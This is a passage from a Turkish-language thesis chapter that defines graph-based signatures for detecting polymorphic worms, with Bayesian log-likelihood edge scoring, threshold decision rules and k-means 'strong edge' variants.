Yönsüz kenarların birleşimi düğümlerin birleşimi olarak düşünülebilir. Yönlü kenarların birleşimine dayalı polimorfik solucan tespit imzaları önerilebilir. Katı dizilimler tanımlanması durumunda, solucan örüntüsündeki küçük değişiklikler sonucu solucanın izomorfik sürümleri tespit edemez hale gelebilir. Öte yandan, bir solucan akışındaki düğümler ağ protokol yapısının veya solucan saldırı vektörünün bir parçasıdır ve bir imza yapısında dizilimleri tanımlamak düğümler arasındaki ilişkileri kullanarak solucanı daha verimli şekilde tespit etmeye imkan verir. Yeni polimorfik solucan tespit imza yapıları, yönlü kenar kümesi *E*'nin seçili bir altkümesinin birleşiminin aranmasını veya kenar skor hesaplama fonksiyonu $f_{E_{skor}}$ tanımlanarak bir skor tabanlı tespit mekanizması tanımlanmasını içerebilir. Yönlü kenarların birleşimine dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.5'de verilmiştir.





Şekil 3.5, Yönlü kenarların birleşimine dayalı imza yapıları. (a) $\forall\, e_{ij} \in E_1 \subset E$'nin birleşimi (b) Yönlü kenar kümesi *E*'nin *k* altkümesinin birleşimi için skorlar.

### 3.1.3.3 Yönsüz Kenarların Dizilimi

Yönlü kenarların dizilimi kenarların dizilimi olarak düşünülebilir. Yönsüz kenarların dizilimine dayalı polimorfik solucan tespit imzaları önerilebilir. Bu polimorfik solucan tespit imza yapıları, yönsüz kenar kümesi *E*'nin seçili bir


altkümesinin diziliminin aranmasını veya kenar skor hesaplama fonksiyonu $f_{E_{skor}}$ tanımlanarak bir skor tabanlı tespit mekanizması tanımlanmasını içerebilir. Yönsüz kenarların bir dizilimini tanımlamak, bir akışı bölümlere ayırmak ve tanımlanan dizilim ile belirlenen bölümlerde düğümler için herhangi bir sıralama kuralı olmadan solucan yapısını yönsüz kenarları esnek şekilde içerecek şekilde modellemek anlamına gelir. Yönsüz kenarların dizilimine dayalı polimorfik solucan imza yapılarının çeşitleri Şekil 3.6'da verilmiştir.




Şekil 3.6, Yönsüz kenarların dizilimine dayalı imza yapıları. (a) $\forall\, e_{ij} \in E_1 \subset E$'nin dizilimi (b) Yönsüz kenar kümesi *E*'nin *k* altkümesinin dizilimi için skorlar.

### 3.1.4 Hibrit İmzalar

Düğüm tabanlı imzalar ve kenar tabanlı imzalar daha karmaşık polimorfik solucan tespit imzaları oluşturmak için birleştirilebilir. Bağımsız düğümler, yönlü kenarlar ve yönsüz kenarlar, birleşim ve dizilim ilişkileri kullanarak, bir skor hesaplama yöntemi tanımlayan veya tanımlı eşleşme kurallarına göre arama yapan yeni imza yapıları oluşturabilirler. Hibrit imza sınıfının olası iki uygulaması Şekil 3.7'de gösterilmiştir.




Şekil 3.7, Hibrit imza yapı örnekleri (a) Yönlü kenarların ve bağımsız düğümlerin birleşimi (b) Yönsüz kenarların ve bağımsız düğümlerin dizilimi.

## 3.2 Düğümlerin ve Kenarların Bulunması

İmzaları oluşturmak için, normal akış havuzu ve solucan akış havuzu olmak üzere iki akış havuzu kullanılır. Bu akış havuzları Bölüm 2.4'de detaylı olarak incelenmiştir. Normal akış havuzu, polimorfik solucan içermeyen trafik akışlarını içerir. Hedef polimorfik solucanın polimorfik kopyaları solucan akış havuzunu oluşturur. Düğüm, solucan akış havuzundaki *n* polimorfik solucan örneğinden en az *K* tanesinde yer alan, en az $\alpha$ uzunluğundaki atomik alt karakter katarıdır ve Solucan Karakter Katarı (SKK) olarak da adlandırılmaktadır.

Düğümler, akış havuzları kullanılarak [55]'de anlatılan algoritma ile tespit edilir. Bu algoritma, solucan akış havuzundaki örneklerin karakter uzunluklarına göre lineer zamanda çalışmaktadır ve $n$ adet örnek arasından en az $K$ tanesinde ortak olan En Uzun Ortak Karakter Katarı (EUOKK)'nı bulmaktadır. Bu algoritma, solucan akış havuzundaki $n$ adet solucan örneğinin $K$ tanesinde ortak olan karakter katarları kümesini bulacak şekilde değiştirilerek SKK'ler bulunmaktadır. Kullanılan düğüm bulma yöntemi, solucan akış havuzunda en az $\alpha = 2$ karakter uzunluğunda, $n$ adet solucan örneğinin $K = n$ tanesinde (hepsinde) ortak olan SKK'leri bulmaktadır. Düğümlerin tespiti için, Polygraph [40], Hamsa [42], TPS [57], ve STP [58]'de aynı yöntem kullanılmıştır.

Bulunan SKK'ler, düğüm kümesini oluşturur. Düğüm kümesinin kendisiyle olan kartezyen çarpımı, solucan akışında görülebilecek tüm kenar dizilim

olasılıklarını içerir. Solucan akış çizgesinin kenarları, bu kartezyen çarpımın bir alt kümesi olarak tanımlanır.

## 3.3 Kenar İmzaları Yapısı

Kenar İmzaları (Kİ), polimorfik solucan örneklerinin bulunduğu solucan akış havuzu ve normal trafik paketlerinin bulunduğu normal akış havuzu kullanılarak oluşturulmaktadır. Akış havuzları yapısı, Bölüm 2.4'de açıklanmıştır. İki tip kenar imza yapısı tanımlanmıştır. Bunlar Yönlü Kenar İmza Yapısı (YlKİ) ve Yönsüz Kenar İmza Yapısı (YsKİ)'dır. Bu iki imza yapısı arasındaki fark, kenarlar içerisinde bulunan düğümlerin sıralamasından kaynaklanmaktadır. YlKİ imzalarında kullanılan kenarlar, sıralı düğümlerden (yönlü kenarlar) oluşmaktadır. YsKİ imzalarında kullanılan kenarları oluşturan düğümler için ise bir sıra kuralı bulunmamaktadır yani yönsüz kenarlar kullanılmaktadır.

YlKİ ve YsKİ imza yapısı, temel olarak iki aşama altında incelenmiştir. Bunlar; 1) *imza oluşturma*, 2) *polimorfik solucan tespiti* olarak sıralanabilir. Bölüm 3.3.1'de Kİ yapısında kullanılan genel tanımlar ve notasyon verilmiştir. YlKİ ve YsKİ imzalarının oluşturulma yöntemi Bölüm 3.3.2'de, polimorfik solucan tespit yöntemi ise Bölüm 3.3.3'de açıklanmıştır.

### 3.3.1 Genel Tanımlar ve Notasyon

$V$: $\{v_i\}_{1 \le i \le n}$: $n$ elemanlı düğüm kümesi.

$E_{yönlü}$: Yönlü kenarlar kümesi. $e_{i,j} \in E_{yönlü}$, $V \times V$ bağıntısından türetilen yüm yönlü kenarlardır.

$E_{yönsüz}$: Yönsüz kenarlar kümesi. $e_{i,j} \in E_{yönsüz}$, $V \times V$ bağıntısının bir alt kümesinden türetilen yönsüz kenarlardır.

$EYl_{skor}$: $\{(EYl_{skor})_{i,j}\}$: Yönlü kenar skorları kümesi. Öyle ki $(EYl_{skor})_{i,j}$, $e_{i,j} \in E_{yönlü}$ kenarının skoru olsun.

$EYs_{skor}$: $\{(EYs_{skor})_{i,j}\}$: Yönsüz kenar skorları kümesi. Öyle ki $(EYs_{skor})_{i,j}$, $e_{i,j} \in E_{yönsüz}$ kenarının skoru olsun.

$f_{EYl_{skor}}$: $e_{i,j} \rightarrow (EYl_{skor})_{i,j} \in \Re$: Yönlü kenar skoru hesaplama fonksiyonu.

$f_{EYs_{skor}}$: $e_{i,j} \rightarrow (EYs_{skor})_{i,j} \in \Re$: Yönsüz kenar skoru hesaplama fonksiyonu.

$X = \{V, E_x\}$: $x_i \in V$ düğümleri ve akış içerisindeki ardışık düğümlerini birbirine bağlayan $e_{i,j} = (x_i, x_{j=i+1}) \in E_x$ yönlü ya da yönsüz kenarları ile tanımlanan çevrimsiz akış çizgesi.

$X$ akışı etiketi: $X \equiv \{NormalAkış, SolucanAkışı\}$. $X$ akışı polimorfik solucan ise $X \equiv SolucanAkışı$, $X$ akışı normal trafik ise $X \equiv NormalAkış$ değeri kullanılmaktadır.

$S(X)$: $X$ akışının toplam skoru.

$E$: Karar eşik değeri.

### 3.3.2 YlKİ ve YsKİ İmza Oluşturma Yöntemi

YlKİ ve YsKİ imzalarını oluşturmak için düğüm kümesi $V$, Bölüm 3.2'de anlatıldığı şekilde tespit edilir. Düğüm kümesi $V = \{v_i\}_{1 \leq i \leq n}$ verilmiş olsun.

Tanım 2.11'de belirtildiği gibi, $E_{yönlü} = V \times V$ kartezyen çarpımı ile tanımlanan bağıntı, $n$ düğümlü $V$ kümesinin elemanlarından oluşturulabilecek $n^2$ adet olası tüm yönlü kenarları içeren $E_{yönlü}$ kümesini oluşturur. $E_{yönlü} = V \times V$ bağıntısı, yansıyan, simterik ve geçişli özelliktedir. Bu genel bağıntı özellikleri

Bölüm 2.5.3.1'de anlatılmıştır. $E_{yönlü}$ kümesi, YlKİ imzaları oluşturulurken kullanılmaktadır.

YsKİ imzalarını tanımlarken kullanılan $E_{yönsüz}$ yönsüz kenarlar kümesi ise, $E_{yönlü}$ kümesinin bir alt kümesidir. R, V kümesi üzerinde tanımlanmış bir bağıntı olsun. $1 \leq i \leq n-1$ ve $i \leq j \leq n$ olmak üzere tüm yönsüz kenarlar $e_{i,j} \in R$'dir. $R$ bağıntısı, $E_{yönsüz}$ kümesini tanımlar. Bir başka deyişle, $E_{yönsüz}$ kümesinde, her düğümün kendisiyle ve $V$ kümesinde kendisinden sonra gelen düğümlerle oluşturduğu $n \times (n+1)/2$ adet yönsüz kenar bulunmaktadır. $E_{yönsüz}$ kümesini tanımlayan $R$ bağıntısı, yansıyan, antisimetrik ve geçişli özelliktedir.

Düğüm bulma işlemi, imza oluşturma sürecinin ilk aşamasıdır ve kenarları oluşturan düğümler Bölüm 3.2'de anlatıldığı gibi bulunmaktadır. YlKİ ve YsKİ imzalarında, kenarlar ve bu kenarlarla ilişkilendirilmiş skorlar bulunmaktadır. Kenar skorları, kenarın solucan akış havuzu ve normal akış havuzu içerisinde bulunma olasılıklarına dayanarak hesaplanmaktadır.

Yönlü ya da yönsüz bir $e_{i,j}$ kenarının skoru, bu kenarın polimorfik solucan akışının ve normal akışın parçası olma olasılıklarının oranı olarak hesaplanmaktadır. Bu oran ne kadar büyük ise, ilgili kenarın solucan akış havuzunda görülme sıkılığı, normal akış havuzunda görülme sıklığından o kadar yüksektir. Kenar skorunun belirlenmesi için hesaplanması gereken solucan akış havuzu ve normal akış havuzu olasılıkları, (4.1)'de verilen Bayes kuralı kullanılarak sırasıyla (3.1) ve (3.2)'de verilmiştir.

$$P\left(e_{i,j} \equiv SolucanAkışı \middle| e_{i,j}\right) = \frac{P(e_{i,j} | e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j})} \times P(e_{i,j} \equiv SolucanAkışı) \qquad (3.1)$$

$$P\left(e_{i,j} \equiv NormalAkış \middle| e_{i,j}\right) = \frac{P(e_{i,j} | e_{i,j} \equiv NormalAkış)}{P(e_{i,j})} \times P(e_{i,j} \equiv NormalAkış) \qquad (3.2)$$

(3.1) ve (3.2) olasılık değerlerinin oranı, (3.3)'de verilmiştir:

$$\frac{P(e_{i,j} \equiv SolucanAkışı | e_{i,j})}{P(e_{i,j} \equiv NormalAkış | e_{i,j})} = \frac{\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j})} \times P(e_{i,j} \equiv SolucanAkışı)}{\frac{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}{P(e_{i,j})} \times P(e_{i,j} \equiv NormalAkış)}$$

$$= \frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)} \times \frac{P(e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j} \equiv NormalAkış)} \quad (3.3)$$

(4.2)'de belirtildiği gibi, $e_{i,j}$ kenarı hakkında önceden bir bilgiye sahip olunmadığı için bu kenarın solucan olma ve olmama olasılıklarını başlangıç durumunda eşit kabul edebiliriz.

$$P(e_{i,j} \equiv SolucanAkışı) = P(e_{i,j} \equiv NormalAkış) = 0.5 \quad (3.4)$$

Bu durumda (3.1) ve (3.2) olasılık değerlerinin oranı (3.5)'e indirgenmektedir:

$$\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)} \quad (3.5)$$

(3.5), bir kenarın solucan akış havuzu içerisindeki ve normal akış havuzu içerisindeki olasılıklarının oranıdır. Bu oranın daha kolay okunabilir ve yüksek orandaki farklılıkları daha anlamlı şekilde ifade etmesi için skor değeri (3.5) ile hesaplanan değerin logaritması olarak hesaplanmaktadır.

YlKİ imzaları tanımlanırken (3.6)'da verilen $f_{EYl_{skor}}(e_{i,j})$, $e_{i,j} \in E_{yönlü}$ kenarını oluşturan $x_i \in V$ ve $x_j \in V$ düğümlerinin sıralı varlığı dikkate alınarak hesaplanmaktadır. Bir başka deyişle, öncelikle $x_i$ düğümünün ilgili akış havuzundaki olasılığı hesaplanmakta ve daha sonra da $x_i$ düğümünün bulunduğu akışlarda, $x_i$ düğümünden sonra $x_j$ düğümünün var olması olasılığı hesaplanarak ilgili akış havuzu olasılığı (4.3) ile tanımlanan koşullu olasılık tanımına uygun olarak bulunmaktadır.

$$f_{EYl_{skor}}(e_{i,j}) = (EYl_{skor})_{i,j} = log\left(\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}\right) \quad (3.6)$$

YsKİ imzaları tanımlanırken, benzer şekilde koşullu olasılık tanımından faydalanılmaktadır fakat bu durumda kenarı oluşturan düğümler için herhangi bir sıra (yön) kuralı bulunmamaktadır. YsKİ imzaları tanımlanırken (3.7)'de verilen $f_{EYs_{skor}}(e_{i,j})$, $e_{i,j} \in E_{yönsüz}$ kenarını oluşturan $x_i \in V$ ve $x_j \in V$ düğümlerinin sırasız olarak varlığı dikkate alınarak hesaplanmaktadır. Bir başka deyişle $x_i$ ve $x_j$ düğümlerinin ilgili akış havuzunda beraber bulunma olasılıkları hesaplanmaktadır.

$$f_{EYs_{skor}}(e_{i,j}) = (EYs_{skor})_{i,j} = log\left(\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}\right) \quad (3.7)$$

YlKİ imzaları, $E_{yönlü}$ kümesi ve $E_{yönlü}$ kümesi içerisindeki tüm yönlü kenarlar için (3.6) ile hesaplanmış $EYl_{skor}$ skor kümesi ile tanımlanmaktadır.

YsKİ imzaları, $E_{yönsüz}$ kümesi ve $E_{yönsüz}$ kümesi içerisindeki tüm yönsüz kenarlar için (3.7) ile hesaplanmış $EYs_{skor}$ skor kümesi ile tanımlanmaktadır.

### 3.3.3 Kİ Polimorfik Solucan Tespit Yöntemi

Bir $X$ akışı hakkında karar verebilmek için bu akışın solucan olma ve normal akış olma olasılıkları hesaplanmalıdır. Hesaplanması gereken olasılık değerleri $P(X \equiv SolucanAkışı|X)$ ve $P(X \equiv NormalAkış|X)$ olarak ifade edilmektedir. Bu iki olasılık değeri, $X$'in akış çizgesindeki ardışık bağımsız kenarlar cinsinden hesaplanmaktadır.

(4.1)'de verilen Bayes kuralı kullanılarak $P(X \equiv SolucanAkışı|X)$ ve $P(X \equiv NormalAkış|X)$ olasılıkları (3.8) ve (3.9)'da verildiği gibi yazılır:

$$P(X \equiv SolucanAkışı|X) = \frac{P(X|X \equiv SolucanAkışı)}{P(X)} \times P(X \equiv SolucanAkışı) \quad (3.8)$$

$$P(X \equiv NormalAkış|X) = \frac{P(X|X \equiv NormalAkış)}{P(X)} \times P(X \equiv NormalAkış) \quad (3.9)$$

(3.8) ve (3.9) olasılık değerlerinin oranı, (3.10)'da verilmiştir:

$$\begin{aligned} \frac{P(X \equiv SolucanAkışı|X)}{P(X \equiv NormalAkış|X)} &= \frac{\frac{P(X|X \equiv SolucanAkışı)}{P(X)} \times P(X \equiv SolucanAkışı)}{\frac{P(X|X \equiv NormalAkış)}{P(X)} \times P(X \equiv NormalAkış)} \\ &= \frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} \times \frac{P(X \equiv SolucanAkışı)}{P(X \equiv NormalAkış)} \end{aligned} \quad (3.10)$$

(4.2)'de belirtildiği gibi, $X$ akışı hakkında önceden bir bilgiye sahip olunmadığı için bu akışın solucan olma ve olmama olasılıklarını başlangıç durumunda eşit kabul edebiliriz.

$$P(X \equiv SolucanAkışı) = P(X \equiv NormalAkış) = 0.5 \quad (3.11)$$

Bu durumda (3.8) ve (3.9) olasılık değerlerinin oranı (3.12)'ye indirgenmektedir:

$$\frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} \quad (3.12)$$

(3.12)'de verilen oran, $X$'in akış çizgesindeki bağımsız ardışık kenarlar için hesaplanmaktadır. Düğüm kümesi $V = \{v_i\}_{1 \le i \le n}$ verilmiş olsun. Akış $X$ için, $P(X|X \equiv SolucanAkışı)$ ve $P(X|X \equiv NormalAkış)$ değerleri, akış içerisindeki ardışık $e_{i,j} = (x_i \in V, x_{i+1} \in V) \in E_x$ kenarları için (3.13)'de verildiği şekilde hesaplanmaktadır.

$$\frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} = \frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)}$$

$$= \prod_{i=1}^{n-1} \frac{P(e_{i,(i+1)}|X \equiv SolucanAkışı)}{P(e_{i,(i+1)}|X \equiv NormalAkış)} \quad (3.13)$$

(3.13)'de $P(e_{i,(i+1)}|X \equiv SolucanAkışı)$ ve $P(e_{i,(i+1)}|X \equiv NormalAkış)$ değerleri, YlKİ imzalarında $x_j$ düğümünün $x_i$ düğümünden sonra geldiği durumlar için solucan akış havuzu olasılığı ve normal akış havuzu olasılığı olarak hesaplanır. YsKİ imzalarında ise düğüm ikilisi için bir sıra kuralı göz önünde bulundurmadan hesaplama yapılmaktadır.

Kenarların solucan akış havuzu ve normal akış havuzu olasılık değerleri arasında orantısal olarak büyük fark olduğunda, (3.13) oldukça büyük değerlere sahip olur. Bu yüksek değerler bize karar verme aşamasında karşılaştırma ve hesap yapma zorluğu yaşatabilir. Kullanımın daha kolay olması amacıyla bu değerlerin logaritmik hali kullanılmaktadır. Logaritmik işlem yaptığımız için, (3.13)'de çarpım olarak karşımıza çıkan oran ayrı ayrı logaritmik değerlerin toplamı şeklinde kolaylaştırılmıştır. Karar aşamasında kullanılan toplam akış skoru $S$, (3.14)'deki gibi hesaplanır.

$$S(X) = \sum_{i=1}^{n-1} log\left(\frac{P\left(e_{i,(i+1)}\middle|X \equiv SolucanAkışı\right)}{P\left(e_{i,(i+1)}\middle|X \equiv NormalAkış\right)}\right) = \sum_{i=1}^{n-1} (E_{skor})_{i,(i+1)} \quad (3.14)$$

(3.14)'deki $E_{skor}$ kümesi, YlKİ için $EYl_{skor}$, YsKİ için $EYs_{skor}$ olarak kullanılmaktadır. (3.14), bir başka deyişle, akış içerisinde tespit edilen ardışık kenarların skorlarının toplamıdır. Akışın solucan olup olmadığına karar verebilmek için, akış skoru bir eşik değer ile karşılaştırılır. Eşik değeri $E$, tolore edilebilecek maksimum yanlış-pozitif oranına uygun olarak seçilmektedir. Karar kuralı (3.15)'de verilmiştir.

$$Karar\ Kuralı: \begin{cases} X \equiv SolucanAkışı, & eğer\ S \geq E \\ X \equiv NormalAkış, & eğer\ S < E \end{cases} \quad (3.15)$$

Eğer bulunan toplam akış skoru eşik değerden fazlaysa, akış solucan olarak etiketlenmektedir.

## 3.4 Güçlü Kenar İmzaları Yapısı

Güçlü Kenar İmzaları (GKİ) yapısı, polimorfik solucan örneklerinin bulunduğu solucan akış havuzu ve normal trafik paketlerinin bulunduğu normal akış havuzu kullanılarak oluşturulmaktadır. Akış havuzları yapısı, Bölüm 2.4'de açıklanmıştır. İki tip güçlü kenar imza yapısı tanımlanmıştır. Bunlar Yönlü Güçlü Kenar İmza Yapısı (YlGKİ) ve Yönsüz Güçlü Kenar İmza Yapısı (YsGKİ)'dır. Bu iki imza yapısı arasındaki fark, kenarlar skorları hesaplanırken kenar içerisinde bulunan düğümlerin sıralamasının dikkate alınıp alınmamasından kaynaklanmaktadır. YlGKİ imzalarında kenar skorları hesaplanırken kenarı oluşturan düğümlerin sırası dikkate alınırken, YsGKİ imzalarında kenar skorları hesaplanırken düğüm sıralaması dikkate alınmamaktadır. Polimorfik solucan tespiti sırasında, akış çizgesi içerisinde birbirine bitişik olmayan düğümlerin oluşturduğu güçlü kenarlar, aynı düğümler arasındaki ardışık zayıf kenarlar yerine dikkate alınmaktadır. Bir başka deyişle, akış çizgesindeki ardışık kenarlar yerine düğümleri bitişik olmayan güçlü kenarlara öncelik verilmektedir.

YlGKİ ve YsGKİ imza yapısı, temel olarak iki aşama altında incelenmiştir. Bunlar; 1) *imza oluşturma*, 2) *polimorfik solucan tespiti* olarak sıralanabilir. Bölüm 3.4.1'de GKİ yapısında kullanılan genel tanımlar ve notasyon verilmiştir. YlGKİ ve YsGKİ imzalarının oluşturulma yöntemi Bölüm 3.4.2'de, polimorfik solucan tespit yöntemi ise Bölüm 3.4.3'de açıklanmıştır.

### 3.4.1 Genel Tanımlar ve Notasyon

$V$: $\{v_i\}_{1 \leq i \leq n}$: $n$ elemanlı düğüm kümesi.

$E$: Kenarlar kümesi. Öyle ki $e_{i,j} \in E$, $v_i$ ve $v_j$ düğümlerini birbirine bağlayan yönlü ya da yönsüz kenar olsun.

$W_{solucan} = \{V, E_{solucan}\}$: $w_i \in V$ düğümleri ve akış içerisindeki ardışık düğümleri birbirine bağlayan $w_{i,j} = (w_i, w_{j=i+1}) \in E_{solucan}$ yönlü kenarları ile tanımlanan çevrimsiz polimorfik solucan akış çizgesi.

$W_{TamBağlıSolucan} = \{V, E_{TamBağlıSolucan}\}$: $w_i \in V$ düğümleri ve akış içerisindeki her düğümü kendinden sonraki tüm düğümlere yönlü olarak bağlayan $w_{i,j} = (w_i, w_j) \in E_{TamBağlıSolucan}$ yönlü kenarları ile tanımlanan çevrimsiz polimorfik solucan akış çizgesi.

$E_{güçlü}$: Güçlü yönlü kenarlar kümesi. Öyle ki $E_{güçlü} \subseteq E_{TamBağlıSolucan}$ ve $E_{güçlü} \cup E_{zayıf} \equiv E_{TamBağlıSolucan}$.

$E_{zayıf}$: Zayıf yönlü kenarlar kümesi. Öyle ki $E_{zayıf} \subseteq E_{TamBağlıSolucan}$ ve $E_{zayıf} \cup E_{güçlü} \equiv E_{TamBağlıSolucan}$.

$E_{skor}$: $\{(E_{skor})_{i,j}\}$: Yönlü kenar skorları kümesi. Öyle ki $(E_{skor})_{i,j}$, $e_{i,j} \in E_{TamBağlıSolucan}$ kenarının skoru olsun.

$f_{E_{skor}}: e_{i,j} \rightarrow (E_{skor})_{i,j} \in \Re$: Yönlü kenar skoru hesaplama fonksiyonu.

$X = \{V, E_x\}$: $x_i \in V$ düğümleri ve akış içerisindeki ardışık düğümlerini birbirine bağlayan $e_{i,j} = (x_i, x_{j=i+1}) \in E_x$ yönlü ya da yönsüz kenarları ile tanımlanan çevrimsiz akış çizgesi.

$X$ akışı etiketi: $X \equiv \{NormalAkış, SolucanAkışı\}$. $X$ akışı polimorfik solucan ise $X \equiv SolucanAkışı$, $X$ akışı normal trafik ise $X \equiv NormalAkış$ değeri kullanılmaktadır.


$S(X)$: $X$ akışının toplam skoru.

$E$: Karar eşik değeri.

### 3.4.2 YlGKİ ve YsGKİ İmza Oluşturma Yöntemi


YlGKİ ve YsGKİ imzalarını oluşturmak için düğüm kümesi $V$, Bölüm 3.2'de anlatıldığı şekilde tespit edilir. Düğüm kümesi $V = \{v_i\}_{1 \le i \le n}$ verilmiş olsun.

YlGKİ ve YsGKİ imzalarını oluşturmak için $W_{solucan}$ polimorfik solucan akış çizgesinden türetilen $W_{TamBağlıSolucan}$ tam bağlı polimorfik solucan akış çizgesi incelenmektedir. $W_{TamBağlıSolucan}$ çizgesi, $W_{solucan}$ çizgesinde bulunan düğümlerin çizge içerisinde kendisininden sonra bulunan tüm düğümlere yönlü kenar oluşturduğu çizge yapısıdır. Tanım 2.13'de tanıtılan sıralı solucan akış bağıntısı $W_{TamBağlıSolucan}$ çizgesini oluşturmak için kullanılır. Sıralı Solucan Akışı Bağıntısı R, solucan akış çizgesi kümesi $W_{solucan}$ üzerinde tanımlanmış bir bağıntı olsun. $w_i \in W_{solucan}$ ve $w_j \in W_{solucan}$ olmak üzere $(w_i, w_j)$ sıralı ikilisi, her $j > i$ için R bağıntısının elemanıdır. R bağıntısının çizgesi, solucan akış çizgesinin her elemanından kendinden sonraki elemanlara bir yol içeren çizgedir. R bağıntısı, antisimetrik ve geçişli özelliktedir fakat yansıyan olmadığı için parçalı sıra bağıntısı değildir. Şekil 3.8'de örnek bir polimorfik solucan akış çizgesi $W_{solucan}$ verilmiştir.




Şekil 3.8, Polimorfik Solucan Akış Çizgesi.

Şekil 3.8'deki polimorfik solucan akış çizgesi $W_{solucan}$'dan türetilecek tam bağlı polimorfik solucan akış çizgesi Şekil 3.9'da gösterilmiştir.




Şekil 3.9, Tam Bağlı Polimorfik Solucan Akış Çizgesi.

Düğüm bulma işlemi, imza oluşturma sürecinin ilk aşamasıdır ve kenarları oluşturan düğümler Bölüm 3.2'de anlatıldığı gibi bulunmaktadır. YsGKİ ve YlGKİ imza kümelerini oluşturmak için $W_{TamBağlıSolucan}$ çizgesinin kenar kümesi $E_{TamBağlıSolucan}$'daki tüm yönlü kenarlar için skor değeri hesaplanır. Kenar skorları, kenarın solucan akış havuzu ve normal akış havuzu içerisinde bulunma olasılıklarına bağlı olarak hesaplanmaktadır. Hesaplanan kenar skorları k-ortalama algoritması kullanılarak güçlü ve zayıf olarak kümelenir. Güçlü kenarlar $E_{güçlü}$ kenar kümesinde, zayıf kenarlar $E_{zayıf}$ kenar kümesinde bulunur. İmza kümesi, kenar skorları için hesaplan skor değerleri ve kenarların güçülük belirteci bilgisini taşır.

Yönlü ya da yönsüz bir $e_{i,j}$ kenarının skoru, bu kenarın polimorfik solucan akışının ve normal akışın parçası olma olasılıklarının oranı olarak hesaplanmaktadır. Bu oran ne kadar büyük ise ilgili kenarın solucan akış havuzunda görülme sıkılığı normal akış havuzunda görülme sıklığından o kadar yüksektir. Kenar skorunun belirlenmesi için hesaplanması gereken solucan akış havuzu ve normal akış havuzu olasılıkları, (4.1)'de verilen Bayes kuralı kullanılarak sırasıyla (3.16) ve (3.17)'de verilmiştir.

